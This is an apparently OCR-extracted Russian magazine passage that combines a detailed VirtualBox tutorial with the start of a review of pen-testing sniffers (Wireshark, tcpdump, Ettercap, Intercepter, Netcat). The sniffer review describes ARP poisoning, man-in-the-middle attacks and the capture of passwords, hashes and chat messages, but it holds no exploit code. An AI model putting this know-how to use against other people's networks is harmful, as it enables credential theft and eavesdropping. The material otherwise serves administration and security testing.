Первая версия программы стала публично доступна 15 января 2007 года, выйдя из недр компании Innotek, а уже в феврале 2008 разработку приобрела компания Sun Microsystems. Вероятно, это и стало тем волшебным пинком, который заставил все механизмы внутри VirtualBox работать, как надо. Со временем разработка, изначально ориентированная на запуск только Windows и Linux, научилась запускать самые разные системы, в том числе, такие как Solaris, OpenSolaris и OpenBSD. Умельцы даже умудряются в качестве гостевой ОСи запихнуть Mac OS, правда, используют для этого адаптированную для Intel'овских процессоров версию Hackintosh. А 64-битные гостевые системы также не проблема, после того, как разработка стала поддерживать все аппаратные технологии виртуализации, которыми снабжаются современные процессоры. В общем, VirtualBox стал продуктом, который действительно можно использовать. К тому же, версии есть для Windows, Linux, Solaris/OpenSolaris/MacOS X.

Запустить операционку под VirtualBox'ом не



ГЛАВНОЕ ОКНО VIRTUALBOX: НА НЕЙ ПОДНЯТЫ 4 ВИРТУАЛКИ

ПОДГОТОВКА К УСТАНОВКЕ GUEST ADDITIONS НА UBUNTU 9.04, ЗАПУЩЕННОЙ НА ВИРТУАЛЬНОЙ МАШИНЕ

СИСТЕМА SNAPSHOT'ОВ

сложнее, чем просто установить ее на компьютер. А возможно, даже и проще, потому что в соседнем окне можно почитывать мануал :).
Сам интерфейс программы очень прост. Надо постараться, чтобы не суметь найти кнопку «Создать», с помощью которой и создается новая виртуальная машина. В ходе работы мастера необходимо выполнить несколько этапов:

- выбрать тип операционки и название виртуальной машины;
- указать размер оперативки, выделенной гостевой ОС;
- создать новый или использовать уже имеющийся виртуальный жесткий диск.

Единственный нюанс — это тип диска: выбирай сам — или статический, который сразу займет все выделенное ему место, или динамический, файл которого будет расширяться по мере необходимости. Заготовка создана, теперь переходи в настройки и устанавливай различные параметры виртуальной машины. Для начала можно примонтировать в качестве привода ISO-образ с дистрибутивом (или просто предоставить в распоряжение свой CD/DVD-драйв), после чего нажать кнопку «Старт» и приступить к установке.
Если с виртуализацией ты раньше дела не имел, то отнесись к виртуалке как обычному компьютеру, который теперь работает внутри стандартного окна системы. Работа гостевой системы мало отличается от той же операционки, установленной на компе. VirtualBox поддерживает виртуализацию аудиоустройств. Более того, программа реализует виртуальный USB-контроллер, позволяющий подключить произвольное USB-устройство к виртуальной машине, без необходимости устанавливать драйвера на машину-хост. Особенно рекомендую систему снепшотов — так называемых сохраненных состояний виртуальной машины. К любому из снепшотов можно быстро произвести откат из любого состояния гостевой системы. Идеальная площадка для экспериментов!

СЕТЕВЫЕ НАСТРОЙКИ

Раз уж я заикнулся о том, что на виртуалках можно воссоздать практически любую инфраструктуру, то хочу подробнее коснуться настройки сетевых интерфейсов. Еще год назад поддержку сети едва ли можно было назвать полноценной, но теперь все отлично работает. Для каждой виртуальной машины может быть установлено до четырех виртуальных интерфейсов, но самое главное в том, что работать они могут в разных режимах. Режим, в котором интерфейс будет функционировать, выбирается в свойствах виртуальной машины из следующих вариантов:

- Not attached (Не подключен);
- Network Address Translation (NAT);
- Bridged networking (Сетевой мост);
- Internal networking (Внутренняя сеть);
- Host-only networking (Виртуальная сеть хоста).


По умолчанию, виртуальные сетевые адаптеры работают в режиме NAT'а, идеально подходящем, чтобы предоставить гостевой операционной системе простейший доступ в инет (серфинг веба, почта и т.д.). Но отсутствие реального IP-адреса сводит на нет полезность такого режима, поэтому во многих случаях лучше использовать «Сетевой мост». В этом случае виртуальный сетевой адаптер получает точно такой же доступ в сеть, как и сетевой адаптер машины-хост. Например: все мои виртуалки имеют IP-шники, выданные тем же самым DHCP-сервером точки доступа, и со стороны разобраться, какие хосты — настоящие, а какие — запущены под виртуальной системой, практически невозможно. Режим «Внутренняя сеть» отлично подходит для локальных экспериментов, когда виртуальные машины нужно связать в локальную сеть, не предоставляя им доступ наружу и к машине-хосту. Включить в эту сеть машину-хост позволит режим «Виртуальная сеть хоста».

УДАЛЕННОЕ ПОДКЛЮЧЕНИЕ К ВИРТУАЛЬНОЙ МАШИНЕ


Функция, за которую я особенно полюбил VirtualBox,— это возможность удаленного подключения к виртуальным машинам по стандартному протоколу RPD (вернее, его модифицированным версиям — VRDP, VirtualBox Remote Desktop Protocol). Причем, для подключения используются стандартные клиенты: виндовая утилита mstsc или, например, никсовый rdesktop. Штука просто умопомрачительная: можно запустить на хостовой машине сразу несколько виртуальных машин, дать к ней прямой доступ из инета — и полноценно использовать виртуалки, где бы ты ни находился.
В свойствах виртуальной машины есть раздел «Удаленный дисплей», откуда активируется опция «Включить VRDP-сервер». Важный момент — для каждой конкретной виртуаль-

SUN TECH DAYS 2009

Неизвестно, когда бы я еще взглянул на VirtualBox, если бы не попал на конференцию Sun Tech Days, проходившую в Питере 8-10 апреля. Мероприятие, надо сказать, поражает масштабами. Увидеть тысячи разработчиков, собранных в одном месте и довольно что-то обсуждающих, можно не так-то часто. Люди прилетают и приезжают из разных уголков страны, и делают это уже несколько лет подряд. Впрочем, легко понять, что их привлекает: за несколько дней они имеют возможность посетить более 45 выступлений и практических занятий по самым разным тематикам — премудростям сред SunStudio и NetBeans, настройке openSolaris, программированию на JavaFx и т.д. Что важно, все доклады читали сами специалисты Sun, многие из которых прилетели в Питер только с этой целью, а на открытии конференции не давал скучать Джит Коул, вице-президент подразделения клиентского программного обеспечения Sun Microsystems, Inc.
За день до конференции мне удалось побывать в Питерском офисе Sun'а. Приятно осознавать, что это не маркетинговая структура, а самый настоящий центр разработки. Несколько сотен программистов трудятся над различными продуктами компании и, в том числе, VirtualBox.



ДЛЯ КАЖДОЙ ВИРТУАЛЬНОЙ МАШИНЫ НЕОБХОДИМО УКАЗАТЬ УНИКАЛЬНЫЙ ПОРТ — И ИСПОЛЬЗОВАТЬ ЕГО ПРИ ПОДКЛЮЧЕНИИ В RPD-КЛИЕНТЕ



ОКНО ТЕРМИНА ИЗ UBUNTU В РЕЖИМЕ SEAMLESS WINDOWS И ОКНО RPD-КЛИЕНТА, С ПОМОЩЬЮ КОТОРОГО Я ПОДКЛЮЧИЛСЯ К ВИРТУАЛКЕ С DEBIAN LENNY



links

• Домашняя страница VirtualBox: www.virtualbox.org.
• Статьи о VB: http://blogs.sun.com/VirtualBoxBuzz.
• Неплохой мануал по использованию консольного VBoxManage: skonev.blogspot.com/2009/03/virtualbox-vboxmanage.html.



dvd

Дистрибутив VirtualBox'а, а также SDK разработчика и дополнительные утилиты ждут тебя на нашем диске.

ной машины необходимо указать свой уникальный порт, иначе одновременно работать с несколькими виртуалками не получится. Например, для виртуалки с Виндой можно оставить порт по умолчанию 3389 (имей в виду, что он может быть занят непосредственно сервером RDP хостовой машины), а для машины с никсами — 3390.
Стандартный виндовый клиент можно запустить по команде mstsc или найти его через меню «Пуск → Стандартные → Подключение к удаленному рабочему столу». В первый раз я долго пытался присоединиться к гостевым ОС, указывая их собственные IP (предварительно для них был создан сетевой мост, чтобы они вошли в мою обычную локалку) и не понимая, почему ничего не работает. Решение оказалось простым: для подключения необходимо указывать не адрес гостя, а IP-шник хостовой машины с нужным портом! Под никсами выполнить подключение не менее просто через rdesktop, который в любом современном дистрибутиве установлен по дефолту:

```
rdesktop host_system_ip:port
```

Другой важный момент, о котором я пока умолчал,— настройки авторизации. Самый небезопасный метод — полностью отключить процедуру аутентификации, но в этом случае доступ к виртуалке получит любой желающий. Вместо этого можно выбрать авторизацию через аккаунты хостовой системы или аккаунты гостевой системы. Чтобы данные было невозможно отснифать, любая RPD-сессия шифруется с помощью симметричного RC4 алгоритма с 128-битным ключом, который меняется каждые 4096 отправленных пакетов.

ДОПОЛНЕНИЯ ГОСТЕВОЙ СИСТЕМЫ

Неприятный момент в использовании виртуальных машин связан с «захватом» ими клавиатуры и мышки. Последние работают либо в гостевой ОС, либо в хостовой — освободить захваченные виртуалкой манипуляторы можно специально назначенной клавишей Host Key (правый <Ctrl> по дефолту). Переключения туда-сюда, особенно в случае нескольких виртуалок, начинают выводить из себя уже через несколько минут. Нервные клетки нужно беречь, поэтому рекомендую в каждой гостевой ОС установить так называемые Guest Additions. После этого граница между окном с гостевой ОС и хостовой системой становится прозрачной — ничего не захватывается, а буфер обмена становится общим. Если ты работал с VMware, то должен понимать, о чем я говорю — там тот же подход.
В случае с Windows заинсталить Guest Additions просто, как дважды два: надо лишь в меню запущенной виртуальной машины выбрать «Устройства → Установить Дополнения гостевой ОС». В систему примонтируется виртуальный CD, с которого быстренько и устанавливается все необходимое. В случае с никсами надо помнить, что официально поддерживаются дистрибутивы Fedora Core, Redhat Enterprise Linux, (open)SUSE, Ubuntu, но в действительности дополнения устанавливаются и на многие другие туксы.
Перед установкой настоятельно рекомендую установить фреймворк DKMS (Dynamic Kernel Module Support). Под Ubuntu это делается с помощью команды:

```
sudo apt-get install dkms
```

Далее монтируем образ VBoxGuestAdditions.iso в качестве виртуального CD-драйва, переходим в эту директорию и под рутом отдаем команду:

```
sh ./VBoxLinuxAdditions-x86.run
```

Чтобы перекомпилировать модули ядра на гостевой машине, делаем:

```
/etc/init.d/vboxadd setup
```


После компиляции остается перегрузить гостевую машину и убедиться, что все новые модули нормально работают.

РЕЖИМ SEAMLESS WINDOWS

Установить дополнения для гостевых ОС стоит и ради другой классной функции — режима Seamless windows. Что это? Если включить опцию, то окна виртуальной машины будут отображаться так же, как если бы это были окна обычной хостовой операционки. В основную систему они переносятся одним нажатием клавиши. Все работает настолько здорово, что через некоторое время забываешь, какое из них на самом деле запущено на виртуальной машине. Таскбар гостевой ОС при этом отображается рядом с панелью задач привычной хостовой системы.
Чтобы включить режим Seamless, необходимо нажать на Host key вместе с «L» — после чего размер виртуалки будет выставлен в соответствии с расширением экрана, окна перенесутся в хостовую машину, а фон виртуалки будет вырезан. Для возвращения в обычный режим используется та же комбинация клавиш.
Функция довольно специфичная, поэтому работает пока только для гостевых ОС на Windows, а также Solaris/OpenSolaris с сервером X.org старше версии 1.3.

ОПЦИЯ SHARED FOLDERS

Те же самые Guest Additions добавляют еще одну функцию — Shared Folders, или общие папки. Вещь очень удобная —



УПРАВЛЕНИЕ ВИРТУАЛЬНЫМИ МАШИНАМИ ЧЕРЕЗ КОНСОЛЬНУЮ УТИЛИТУ VBOXMANAGE

ПОИГРАТЬ В QUAKE3 И ДРУГИЕ ИГРЫ НА OPENGL В ГОСТЕВЫХ ОС ТЕПЕРЬ НЕ ПРОБЛЕМА, РОВНО КАК И ВКЛЮЧИТЬ 3D-ЭФФЕКТЫ ПОЛЮБИВШЕГОСЯ COMPIZ'А

позволяет физически не расшаривать ресурсы, но примонтировать их в гостевых ОС, как если бы они были доступны по сети. Для каждой конкретной виртуалки такие папки настраиваются в отдельности — каждая гостевая машина будет видеть только то, что ей полагается. Реализуется это с помощью специально запущенной службы на хостовой системе и файлового драйвера на гостевых ОС. Как сделать такую расшаренную папку? На уже запущенной виртуалке выбери меню «Устройства → Общие папки», выбери нужные каталоги основной системы, задай им сетевое имя и уровень доступа (полный или только для чтения). Готово! Можно примонтировать их под виртуалкой. Под Виндой сетевой диск подключается с помощью команды:

```
net use x: \\vboxsvr\sharename, где x: — буква
для сетевого диска vboxsvr — фиксированное
имя, обозначающее хост-машину
sharename — название папки, которое ты ука-
зал в момент создания общей папки
```

Под Linux'ом все то же самое выполняется командой:

```
mount -t vboxsf [-o OPTIONS] sharename
mountpoint
```

ПОДДЕРЖКА 3D В ГОСТЕВЫХ ОС

Одной из интереснейших фич, которую в Питере лично показывали разработчики VirtualBox'а — это поддержка 3D в гостевых системах на базе Винды и тукса. Благодаря этой новой функции, программе не приходится больше эмулировать 3D-ускорение внутри виртуальной машины (что дико медленно) — вместо этого VirtualBox использует графический процесс хостовой машины, причем не важно будь та на Windows, Linux, Mac, Solaris. Короче говоря, Quake3 на виртуальной машине или полюбившиеся многим эффекты Compiz'a под линуксом — теперь вполне нормальное явление. Работает это реально хорошо. Удалось достичь подобного результата за счет дополнительного 3D-драйвера, который устанавливается вместе с Guest Additions в гостевую ОС и выполняет роль своеобразного посредника. Когда какое-то приложение (например, старая добрая квака) в гостевой системе пытается воспользоваться аппаратным ускорением 3D через интерфейсы OpenGl, соответствующие вызовы передаются на хостовую систему по организованному VirtualBox'ом туннелю, где успешно и выполняются. Пока, правда, функция считается экспериментальной и поэтому, по умолчанию, в настройках виртуальной машины отключена. На текущий момент поддерживается только OpenGL-ускорение, однако, Direct3D разработчики обещают уже в будущих релизах.

УПРАВЛЯЕМ ВМ ЧЕРЕЗ КОНСОЛЬ!

Поддержка любых сетевых конфиграций, удаленный доступ через RDP — что еще может потребоваться гику? Я отвечу: автоматизация! К счастью, в VirtualBox никто не обязывает тебя использовать GUI-интерфейс. Любые, подчеркиваю — любые, действия можно выполнить через консольную утилиту администрирования VBoxManage.exe и использовать в своих сценариях.

Можешь попробовать ввести команду «VBoxManage list vms» — получишь в консоли список всех существующих виртуальных машин, их имена и идентификаторы UUID:


```
c:\Program Files\Sun\xVM
VirtualBox>VBoxManage.exe list vms
VirtualBox Command Line Management Interface
Version 2.2.0
(C) 2005-2009 Sun Microsystems, Inc.
All rights reserved.
"w7" {7f5e06fb-fee2-4984-af22-a113bf67e646}
"xp" {778f2a40-dce8-4519-97fd-9c4c0d6797c4}
"ub" {afc68d97-3883-48c1-8e1f-4fae39dc2d6c}
```

Хочешь запустить одну из них? Отдаем соответствующую команду, указав имя нужной виртуалки: «VBoxManage.exe startvm w7». Словом, через эту консольную утилиту ты можешь сделать абсолютно все: тулза с радостью расскажет, какие команды и как использовать, если ты запустишь ее без параметров.

Впрочем, кого и такой вариант не устраивает, еще больше интеграции с VirtualBox'ом можно достичь с помощью открытого API программы. Благодаря вызовам, которые хорошо документированы в SDK, разработчик получает полный контроль над движком виртуализации. В качестве примера, когда разработчик воспользовался открытым API, стоит привести утилиту **BoxVmService** (http://sourceforge.net/projects/vboxvmservice). Ее цель — позволить администратору грамотно запустить VirtualBox в виде Windows-сервиса. Слово «грамотно» означает, что виртуальные машины должны стартовать прямо в момент загрузки Винды (еще до логина пользователя в системе), и вместе с ней же корректно завершать работу. К сожалению, проект ныне не поддерживается, однако, по-прежнему является вполне работоспособным. Кстати, этот же разработчик очень скоро обещает выпустить первую версию другого своего проекта — vboxWebAdmin для управления виртуальными машинами через веб-интерфейс.

ПОСЛЕДНИЙ ТРИК


Я не упомянул еще одну изюминку проекта. VirtualBox абсолютно бесплатен и, более того — часть его исходников открыта! Поэтому, если ты еще не успел пощупать виртуализацию своими руками или наоборот являешься давним и закоренелым пользователем той же VMware Workstation, всячески рекомендую тебе попробовать VB.



info

• Поднятые виртуальные машины не составит труда запустить на другом компьютере. Нужно лишь экспортировать конфигурацию в файл специального формата OVF (открытый формат виртуализации) через меню «Файл → Экспорт конфигурации». В ходе процедуры скопируется и виртуальный жесткий диск с файлами.

• Процедура миграции с другого продукта сильно упрощена за счет того, что VirtualBox поддерживает образы жестких дисков VMDK (VMware) и VHD (Microsoft Virtual PC).





СТЕПАН «STEP» ИЛЬИН
/ STEP@GLC.RU /

ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕН-ТЕСТЕРА
СНИФЕРЫ И РАБОТА С ПАКЕТАМИ

У каждого из команды][свои предпочтения по части софта и утилит для пен-теста. Посовещавшись, мы выяснили, что выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы — и в этот раз коснемся утилит для снифинга и манипулирования пакетами. Пользуйся на здоровье.

WIRESHARK
WWW.WIRESHARK.ORG
*NIX, WINDOWS


Фантастически успешный анализатор пакетов для винды и никсов, который многие помнят и даже по-прежнему называют Ethereal (новое имя появилось лишь с лета 2006 года). Wireshark «на лету» анализирует трафик из локальной сети или из заранее подготовленного дампа на диске. То, насколько он удобен — выше всяческой похвалы: ты можешь свободно перемещаться по всей отснифанной инфе, просматривая данные в той детализации, которая тебе нужна. Главные козыри — это автоматический разбор пакетов на определенные для данного протокола понятные поля, а также система фильтров, избавляющая от просмотра всего подряд, которая отображает лишь то, что тебя может заинтересовать. Последние версии Wireshark радуют продвинутыми механизмами для анализа голосового трафика VoIP, а также дешифровкой таких протоколов как IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, и WPA/WPA2. На лету расшифровываются и данные, сжатые gzip'ом. Снифер может работать не только в Ethernet, но и IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI сетях. Инструмент определенно один из лучших! Даже если у тебя есть дамп другого снифера, не поленись скормить его Wireshark'у — никогда не будет лишним воспользоваться такими умопомрачительными возможностями.

TCPDUMP
WWW.TCPDUMP.ORG
*NIX, ЕСТЬ ПОРТ ПОД WINDOWS

Название этого снифера знакомо каждому. Еще бы: до появления на сцене Ethereal'а (Wireshark) он считался стандартом де-факто, да и теперь многие по привычке используют его, вполне радуясь жизни. Да, у него нет классного GUI-интерфейса и возможности автоматически распарсить данные популярных протоколов, но это, в любом случае, отличное средство, чтобы отснифать в локалке трафик и получить вожделенный дамп данных. Вообще, более неприхотливого средства, пожалуй, не найти: и это, отчасти, хорошая сторона того, что новые возможности в нем практически не появляются. К тому же, в отличие от того же Wireshark, Tcpdump может похвастать куда меньшим количеством проблем с безопасностью и просто багов. Многие мои знакомые админы успешно юзают этот снифер для мониторинга активности и решения самых различных сетевых проблем. Исходные коды TCPDump частично используются библиотеками Libpcap/WinPcap, предназначенными для перехвата пакетов и используемыми известным сканером nmap и другими тулзами.

ETTERCAP
ETTERCAP.SOURCEFORGE.NET
ПЛАТФОРМА: *NIX, WINDOWS, MAC OS

Помнится, когда мы впервые рассказывали об ARP-спуфинге (приеме, позволяющем снифать трафик в локальных сетях, построенных



АВТОМАТИЧЕСКИЙ РАЗБОР БОЛЬШИНСТВА ПРОТОКОЛОВ И СИСТЕМА ФИЛЬТРОВ — ГЛАВНЫЕ КОЗЫРИ WIRESHARK

КОНСОЛЬНЫЙ СНИФЕР TCPDUMP

РАЗРАБОТКА ETTERCAP БОЛЬШЕ НЕ ВЕДЕТСЯ, НО ФУНКЦИОНАЛЬНОСТЬ ВСЕГДА МОЖНО НАРАСТИТЬ С ПОМОЩЬЮ ПЛАГИНОВ

на считах), то в качестве снифера применяли именно Ettercap. Сами разработчики продвигают свой продукт как средство для совершения атак man-in-the-middle. Утилита поддерживает снифинг в реальном времени, фильтрацию контента «на лету», инжекцию пакетов и многие другие интересные трики. Учти, что по дефолту программа выполняет множество лишних действий (например, dns-резолвинг найденных адресов). Кроме того, активный arpoisoning и некоторые другие действия могут скомпрометировать хакера, использующего ettercap. Если точнее, то даже в самой программе встроена функция обнаружения себе подобных :). В Ettercap предусмотрена возможность проверки, находишься ли ты в локалке со свитчами или нет (сейчас это уже почти не актуально), а также встроено средство для fingerprint'а, которое активными и пассивными методиками может определить разные девайсы, операционки на хостах и общую схему сети.

0X4553-INTERCEPTER
INTERCEPTER.NERF.RU
ПЛАТФОРМА: WINDOWS NT(2K\XP\2K3\VISTA)


А вот и отечественная разработка — снифер Intercepter. И по совместительству — гвоздь программы! Это одна из самых прогрессивных утилит для перехвата трафика, сообщений и паролей/хешей, доступных в публичном доступе. Что умеет? В первую очередь, перехватывать пароли и хеши для следующих протоколов: ICQ, IRC, AIM, FTP, IMAP, POP3, SMTP, LDAP, BNC, SOCKS, HTTP, NNTP, CVS, TELNET, MRA, DC++, VNC, MYSQL, ORACLE. Другой важный функционал — перехватывает самые различные сообщения с отображением диалога в реальном времени. На текущий момент снифером перевариваются следующие протоколы: ICQ, AIM, JABBER, YAHOO, MSN, GADU-GADU, IRC, MRA. Но этот список не главное, ведь Intercepter — чуть ли не единственный инструмент, поддерживающий уникод, а потому правильно отображает кириллицу там, где это необходимо! Да и чего таить, приведенный список едва ли можно назвать полным, потому как перехватываются еще сообщения GTalk (протокол построен на Jabber), а также Mail.Агент, что может быть весьма актуально. В арсенале 0x4553-Intercepter имеется множество убийственных технологий: чего стоит один только «eXtreme mode». Сниферу достаточно задать целевой протокол без указания порта — 0x4553-Intercepter будет просматривать весь трафик и автоматически «вылавливать» пакеты, относящиеся к данному протоколу (путем анализа их содержимого). Эта фича полезна для выявления Proxy- и FTP-серверов (остальные сервисы работают с более или менее предсказуемыми портами). Так или иначе, можно просмотреть весь трафик в чистом (raw) виде, но и здесь можно облегчить себе жизнь, наложив на отображаемый контент некоторые правила. Награбленный трафик может быть сохранен в pcap-формате (стандарт де-факто среди снифферов) и подвергнут дальнейшему анализу, например, в Wireshark. К тому же, сам снифер имеет все задатки для offline-анализа. Поддерживается возможность удаленного захвата трафика посредством RPCAP-демона, обычно устанавливаемого на шлюз локальной сети и грабящего весь трафик на входе/выводе во «внешний» мир. Поскольку шлюзы нередко вращаются под управлением Linux'а или xBSD, то RPCAP-демон оказывается весьма полезным подспорьем. Помимо чисто сниферных функций, 0x4553-Intercepter обладает набором весьма соблазнительных фич. Начнем с банального обнаружения узлов в сети, которое осуществляется отнюдь не тупым сканированием IP-адресов. В нужном диапазоне. 0x4553-Intercepter посылает широковещательный ARP-запрос, требуя, чтобы все узлы, которые его получили, сообщили свои IP-адреса. Причем, 0x4553-Intercepter способен выявлять другие сниферы. DHCP DISCOVERY позволяет осуществить поиск DHCP-серверов. Интегрированный перепрограмматор MAC-адресов позволяет быстро поменять MAC-адрес. Я уже не говорю о модуле ARP POISON — это само собой разумеющееся.

NETCAT
NETCAT.SOURCEFORGE.NET
*NIX, ЕСТЬ ПОРТ ПОД WINDOWS

Своеобразный швейцарский нож любого взломщика. Эта чрезвычайно простая утилита позволяет читать и писать данные в TCP и UDP соединениях. Иными словами, Netcat позволяет тебе соединиться с чем угодно, да и делать что угодно. В результате, получаем одну единственную утилиту с 1000 и одним применением. В самом простом варианте Netcat позволяет создавать TCP и UDP соединения, умеет «слушать» входящие соединения (можно приказать тулзе ждать соединения только с указанных тобой адресов и даже портов!), может сканировать порты, разрешать DNS-запросы, посылать любые команды со стандартного ввода, выполнять заранее предопределенные действия в ответ на соединение, которое слушает «котенок» (логотип нетката), делать Hex-дамп отправленных и полученных данных (а вот и функции снифера) и многомного чего еще. Вообще, Netcat — это мощнейшее средство для отладки и эксплуатации различных уязвимостей, поскольку позволяет установить соединение любого типа, который тебе нужен. Оригинальная версия NetCap была выпущена еще в 1995 году, но, несмотря на бешеную популярность проект, не развивается. Но сама концепция программы, совмещающая предельную простоту и, в тоже время, огромную функциональность, привела к появлению других реализаций. Одной из самых интересных стала Socat, которая дополняет оригинальный Netcat для поддержки SSL-шифрования, SOCKS прокси и т.д. С не меньшим успехом ее можно юзать как соксифаер, безопасный туннеллер, снифер и т.д. Помимо этого, есть Ncat, предоставляющий дополнительные функции, а 